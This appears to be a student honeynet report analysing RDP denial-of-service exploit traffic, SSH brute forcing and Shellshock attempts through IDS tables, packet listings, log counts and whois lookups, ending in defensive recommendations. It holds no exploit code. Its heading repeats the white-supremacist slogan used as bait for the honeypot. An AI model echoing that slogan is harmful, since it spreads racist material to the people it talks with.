SURVIVAL, EXPANSION, AND ADVANCEMENT OF WHITE RACE

SIMULACRUM CANDIDUS

Network Analysis Report

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Executive Summary

This report is the completion of three months of data collection and analysis for our honeynet. The goal of this project is to gain a deeper understanding about the security threats and vulnerabilities active on the public web. Furthermore, we aimed to learn more about the tools, and tactics used by the 'Black Hat' community. Our honeypot went live on October 31st and data was collected through November 24th.

The purpose of this report is to list the findings post-deployment of our team's honeynet. The network was analyzed using captured log files, snort alerts and packet captures as well as any relevant system files. It is our team's goal to synthesize the information given from these files, fingerprint key attacks and then finally determine whether or not the attack was successful, and if our honeynet was compromised.

The analyzing methodology consisted of a daily skim of the previous day's log files such as syslog, snort logs and ssh logs. Once some suspicions are raised, we investigated in further detail by using third-party tools such as SnortSnarf, an HTML-based table summary of records based on snort alert files; Wireshark, a packet monitoring and capturing tool that also has analytical tool built in such as I/O Graphs and Packet Capture Summaries; and SawMill, an intrusion detection database that is specifically designed to import well-known log files.

Finally, when enough statistical data is retrieved from these tools, a conclusion shall be drawn, stating if the attack was successful and if the network had been compromised from this attack. Lastly, a set of recommendations shall be suggested for future improvement of the honeynet.

Findings & Conclusions

The following listed points illustrates a broad summation of the status of our honeynet:

- Remote Desktop Protocol where the attackers were conducting a:
    - Brute Force Password Attempt on the Network
    - Denial of Service on the Windows XP Machine
- Large amounts of SSH attempts on the Web Server which can lead to a potential denial of service attack for legitimate SSH users
- Large amounts of external port scans
- WEB-CGI attacks
- Shellshock attempts that ultimately crashed Firewall, resulting in Denial of Service

In conclusion, while the network does not seem to be heavily compromised, the attacks were still with malicious intent. We only had one incident that caused our system to halt its operations. However, the information gathered from this honeynet is vital for the continual learning of future network security analysts and administrators.

Summary of Recommendations

The following listed points suggests some remedies for the attacks experienced in our honeynet:

- Remove any WEB-CGI components of the web server
- Add Intrusion Prevention Systems that ultimately ban illegitimate users from abusing the network with malicious intent
- Disallow infinite attempts for SSH in the web server
- Disallow infinite attempts for RDP in the Windows Workstation
- Upgrade the Windows workstation from Windows XP SP3 “Black Edition” to a working legitimate copy of Windows 7 or higher
- Upgrade to the latest patched version of Bash shell

Limitations

The effectiveness and reputability of this report is dependent on the analysts’ thoroughness of evaluating and analyzing of each network component; understanding of the network protocols and process behaviours; and experience with network attacks and exploits.

The recommendations for each of the networks provided by the analysts are determined by what was found during the analysis of the report. If a critical or partially critical symptom of an attack was missed, then the potentially proposed recommendation will not exist. The effectiveness of all the recommendations are also reliant on the understanding of network protocols and process behaviours; this ties in with the analysis of the networks by misinterpreting the data given by network analysis tools as described before. This also includes the experience or lack thereof of network attacks and exploits.

To mitigate these limitations in the future of similar reports, the analysts shall attain more experience physically and theoretically. Being able to detect signatures and fingerprinting them, as discussed in class, are only acquired through exposure. For now, the report is done to the best of the analysts’ abilities.

Table of Contents

Background

The theme for our honeynet is “White Race Supremacy” in the area of the Creativity Movement. Its purpose is to racially infuriate the mass public in order to attract hackers into our unsuspecting honeynet. Our honeynet was able to withstand much of the attacks, only being “compromised” once in the form of a denial of service attack.

The report will list findings based on the terms of “fingerprinting” and “signatures”. Fingerprinting refers to the idea where when a suspicious activity has been identified, its processes and actions are recorded. When another instance of the suspected attack occurs, the processes and actions of that attack is recorded and then checked against the stored record of the suspicious activity. When the “fingerprints” match, it is often a confirmation that it is another instance of said attack.

Signatures refers to the characteristics of an attack or exploit that are present whenever the attack or exploit occurs. As in example, a typical novice port scan has a tendency to probe for low ports, then high ports causing two spikes in the network traffic. The two spikes can be referred to as the signature of the port scan while fingerprinting is the process of finding traffic targeting low ports then high ports.

Tools Used


These are the specifications of software programs used to analyse data. They are listed here and some are provided on-disk where applicable so that a replication of this project is possible. Documents for Auditing are listed here, and is provided on-disk as requested for project deliverables.

Analysis Software

- Fedora Linux 20 64-bit
- SnortSnarf
- EventViewer
- Windows 7 / Windows 8.1
- Wireshark
- Snort 1.9.3
- SawMill 8

Observations & Analysis

Network Topography




Components of Network Topography

IP Address	Operating System	Name / Machine
174.7.33.60 / 192.168.25.1	Linux Fedora 20 64-bit	Firewall / IDS
192.168.25.2	Linux Fedora 20 64-bit	Web Server / Database Server
/	/	Switch (Router with Wireless Disabled)
192.168.25.3	Windows XP SP3 “Black Edition”	Windows XP Workstation
70.79.14.135 / 192.168.25.4	Linux Fedora 20 64-bit	Remote Logging Server


Evidence of Attacks & Exploits

Remote Desktop Protocol - Brute Force & Denial of Service

We receive two major denial of service attacks; the one which was not successful, one which was successful. The first attack occured on November 19, 2014 from IP address 182.18.152.231 and was not successful. The second attack occurred on November 23,2014 from IP address 190.147.143.219 and was succesful. The denial of service was carried out using two Microsoft exploits MS01-052 and MS01-040. These exploits were used in conjunction with each other to cause a crash of the terminal server running on 192.168.25.3.




	Xref	↓ Events		
1	http://www.microsoft.com/technet/security/bulletin/MS01-052.mspx]	17,842	100.0 %	
	Total	17,842	100.0 %	




	Xref	↓ Events		
1	http://www.microsoft.com/technet/security/bulletin/MS01-040.mspx][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=...	17,756	100.0 %	
	Total	17,756	100.0 %	

As you can see above there over 17,000 events of each exploit that were captured by the IDS running on our firewall machine.





	Source host	↓ Events		
1	182.18.152.231	2,665	14.9 %	
2	190.147.143.219	2,555	14.3 %	
3	222.170.86.26	964	5.4 %	
4	82.31.59.91	964	5.4 %	
5	118.193.177.239	490	2.7 %	
6	111.148.76.66	432	2.4 %	
7	78.188.75.21	426	2.4 %	
8	222.106.206.76	420	2.4 %	
9	110.170.140.2	420	2.4 %	
10	212.112.121.27	420	2.4 %	
	93 other items	8,086	45.3 %	
	Total	17,842	100.0 %	




	Source host	↓ Events		
1	182.18.152.231	2,659	15.0 %	
2	190.147.143.219	2,536	14.3 %	
3	222.170.86.26	960	5.4 %	
4	82.31.59.91	960	5.4 %	
5	118.193.177.239	490	2.8 %	
6	222.106.206.76	420	2.4 %	
7	110.170.140.2	420	2.4 %	
8	78.188.75.21	420	2.4 %	
9	212.112.121.27	420	2.4 %	
10	111.148.76.66	420	2.4 %	
	96 other items	8,051	45.3 %	
	Total	17,756	100.0 %	

The left screenshot depicts the MS01-052 events by IP address and the right screenshot depicts MS01-040 events. As you can see there were a lot of other attempts by other IP addresses throughout the time that our honeypot was live however only the top two IP addresses were successful in causing a denial of service.





The left screen shot depicts MS01-052 events by day,the right screenshot depicts MS01-040 events by day.



1 - 3 of 3

	Hour of day	Events
1	2:00 PM - 3:00 PM	2,193
2	3:00 PM - 4:00 PM	1,869
3	4:00 PM - 5:00 PM	1,262
	Total	5,324

Source hosts


1 - 1 of 1

	Source host	Events	
1	182.18.152.231	5,324	100.0 %
	Total	5,324	100.0 %

Destination hosts

1 - 1 of 1

	Destination host	Events	
1	192.168.25.3	5,324	100.0 %
	Total	5,324	100.0 %



1 - 5 of 5

	Hour of day	Events
1	9:00 AM - 10:00 AM	490
2	10:00 AM - 11:00 AM	1,475
3	11:00 AM - noon	1,355
4	noon - 1:00 PM	1,219
5	1:00 PM - 2:00 PM	552
	Total	5,091

Source hosts

1 - 1 of 1


	Source host	Events	
1	190.147.143.219	5,091	100.0 %
	Total	5,091	100.0 %


Destination hosts

1 - 1 of 1


	Destination host	Events	
1	192.168.25.3	5,091	100.0 %
	Total	5,091	100.0 %

On the left is a total event breakdown from IP address 182.18.152.231. The right depicts the total event breakdown from IP address 190.147.143.219.


```
756184 28933.178071000  182.18.152.231    174.7.33.60       RDP    440 ClientData
756185 28933.179197000  174.7.33.60       182.18.152.231    RDP    379 ServerData Encryption: 128-bit RC4 (Client Compatible)
756224 28934.759028000  182.18.152.231    174.7.33.60       RDP    149 SecurityExchange
756232 28935.235017000  182.18.152.231    174.7.33.60       RDP    145 ClientInfo, [Encrypted]
756233 28935.235449000  174.7.33.60       182.18.152.231    RDP     88 Platform Challenge
756234 28935.243198000  174.7.33.60       182.18.152.231    RDP    381
756245 28935.517172000  182.18.152.231    174.7.33.60       RDP    491
756246 28935.517576000  174.7.33.60       182.18.152.231    RDP    102
756247 28935.517699000  174.7.33.60       182.18.152.231    RDP    106
756249 28935.793196000  182.18.152.231    174.7.33.60       RDP    376
756250 28935.793706000  174.7.33.60       182.18.152.231    RDP    106
756251 28935.793716000  174.7.33.60       182.18.152.231    RDP    106
756253 28935.797215000  174.7.33.60       182.18.152.231    RDP    526
756274 28936.647585000  174.7.33.60       182.18.152.231    RDP    959
756279 28936.716219000  174.7.33.60       182.18.152.231    RDP    397
756280 28936.717454000  174.7.33.60       182.18.152.231    RDP    104
756283 28936.818584000  174.7.33.60       182.18.152.231    RDP    107
756295 28937.508843000  174.7.33.60       182.18.152.231    RDP    434
756297 28937.510578000  174.7.33.60       182.18.152.231    RDP    780
756299 28937.511579000  174.7.33.60       182.18.152.231    RDP   1328
756300 28937.511963000  174.7.33.60       182.18.152.231    RDP   1436
756302 28937.540203000  174.7.33.60       182.18.152.231    RDP   1193
756310 28937.798325000  174.7.33.60       182.18.152.231    RDP    104
756311 28937.802456000  174.7.33.60       182.18.152.231    RDP    173
756315 28937.897455000  174.7.33.60       182.18.152.231    RDP    718
```



```
581743 13963.496571000  190.147.143.219   174.7.33.60       RDP    440 ClientData
581744 13963.497855000  174.7.33.60       190.147.143.219   RDP    379 ServerData Encryption: 128-bit RC4 (Client Compatible)
582004 13973.028927000  190.147.143.219   174.7.33.60       RDP    149 SecurityExchange
582108 13975.368765000  190.147.143.219   174.7.33.60       RDP    161 ClientInfo, [Encrypted]
582109 13975.369259000  174.7.33.60       190.147.143.219   RDP     88 Platform Challenge
582110 13975.372376000  174.7.33.60       190.147.143.219   RDP    381
582156 13977.557763000  190.147.143.219   174.7.33.60       RDP    491
582157 13977.558273000  174.7.33.60       190.147.143.219   RDP    102
582158 13977.558284000  174.7.33.60       190.147.143.219   RDP    106
582192 13979.572814000  190.147.143.219   174.7.33.60       RDP    376
582193 13979.573398000  174.7.33.60       190.147.143.219   RDP    106
582194 13979.573408000  174.7.33.60       190.147.143.219   RDP    106
582196 13979.577013000  174.7.33.60       190.147.143.219   RDP    526
582319 13984.218544000  174.7.33.60       190.147.143.219   RDP    959
582322 13984.240412000  174.7.33.60       190.147.143.219   RDP    397
582323 13984.241648000  174.7.33.60       190.147.143.219   RDP    104
582324 13984.342649000  174.7.33.60       190.147.143.219   RDP    107
582341 13985.032912000  174.7.33.60       190.147.143.219   RDP    434
582365 13986.217028000  174.7.33.60       190.147.143.219   RDP    780
582367 13986.218026000  174.7.33.60       190.147.143.219   RDP   1328
582375 13986.319906000  174.7.33.60       190.147.143.219   RDP   1436
582377 13986.331776000  174.7.33.60       190.147.143.219   RDP   1216
582425 13988.360414000  174.7.33.60       190.147.143.219   RDP    104
582426 13988.364414000  174.7.33.60       190.147.143.219   RDP    173
582430 13988.468282000  174.7.33.60       190.147.143.219   RDP    718
```

The screenshot above shows the series of packets sent in an attempt to disrupt service to our terminal server.



Geolocation data from IP2Location (Product: DB4 updated on 11/30/2014)


IP Address	Country	Region	City	ISP
182.18.152.231	India	Telangana	Hyderabad	Ip Pool For Ctrls



Geolocation data from IP2Location (Product: DB4 updated on 11/30/2014)

IP Address	Country	Region	City	ISP
190.147.143.219	Colombia	Distrito Especial	Bogota	Telmex Colombia S.a.

The two screenshots above show the location of the two IP's that attacked us.



Date: 11/23/2014 Source: TermDD
Time: 1:01:15 PM Category: None
Type: Error Event ID: 50
User: N/A
Computer: UNKNOWN-6BD6CAA

Description:

The RDP protocol component X.224 detected an error in the protocol stream and has disconnected the client.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.


Data: ● Bytes ○ Words

```
0000: 00 00 0f 00 02 00 5e 00   ......^.
0008: 00 00 00 00 32 00 0a c0   ....2..À
0010: 00 00 00 00 32 00 0a c0   ....2..À
```

The screenshot above is from the attacked machine, this is an error from the successful attack that occurred on November 23, 2014. This error is consistent with other machine machines that have been attacked using this method.


Failed SSH Passwords - Brute Force

The screenshot below is a count of the number of failed brute-force interactive SSH logins by day, for the live duration of the project:




```
[root@localhost Documents]# grep -c -r "Failed password" */sshd.log
November10/sshd.log:34060
November11/sshd.log:12362
November12/sshd.log:200
November13/sshd.log:15015
November14/sshd.log:6405
November15/sshd.log:16527
November16/sshd.log:2915
November17/sshd.log:6517
November18/sshd.log:24982
November19/sshd.log:12398
November1/sshd.log:108460
November20/sshd.log:54474
November21/sshd.log:16035
November22/sshd.log:12930
November23/sshd.log:33725
November24/sshd.log:19023
November3/sshd.log:1506
November4/sshd.log:5219
November5/sshd.log:13253
November6/sshd.log:5773
November7/sshd.log:28408
November8/sshd.log:22372
November9/sshd.log:23631
October30/sshd.log:1232
October31/sshd.log:3526
```

The graph below is a count of the number of failed brute-force password attempts by seven IPs with the highest number of failed attempts:



IP Analysis:


220.177.198.32: The messages logged from this IP occured on Friday, November 14 and Saturday, November 15th.



```
inetnum:        220.175.0.0 - 220.177.255.255
netname:        CHINANET-JX
descr:          CHINANET jiangxi province network
descr:          China Telecom
descr:          No.31,jingrong street
descr:          Beijing 100032
```

A Who-Is analysis shows the IP originates from Beijing. The brute-force attempts occurred between 11-3 PM in Beijing local time.

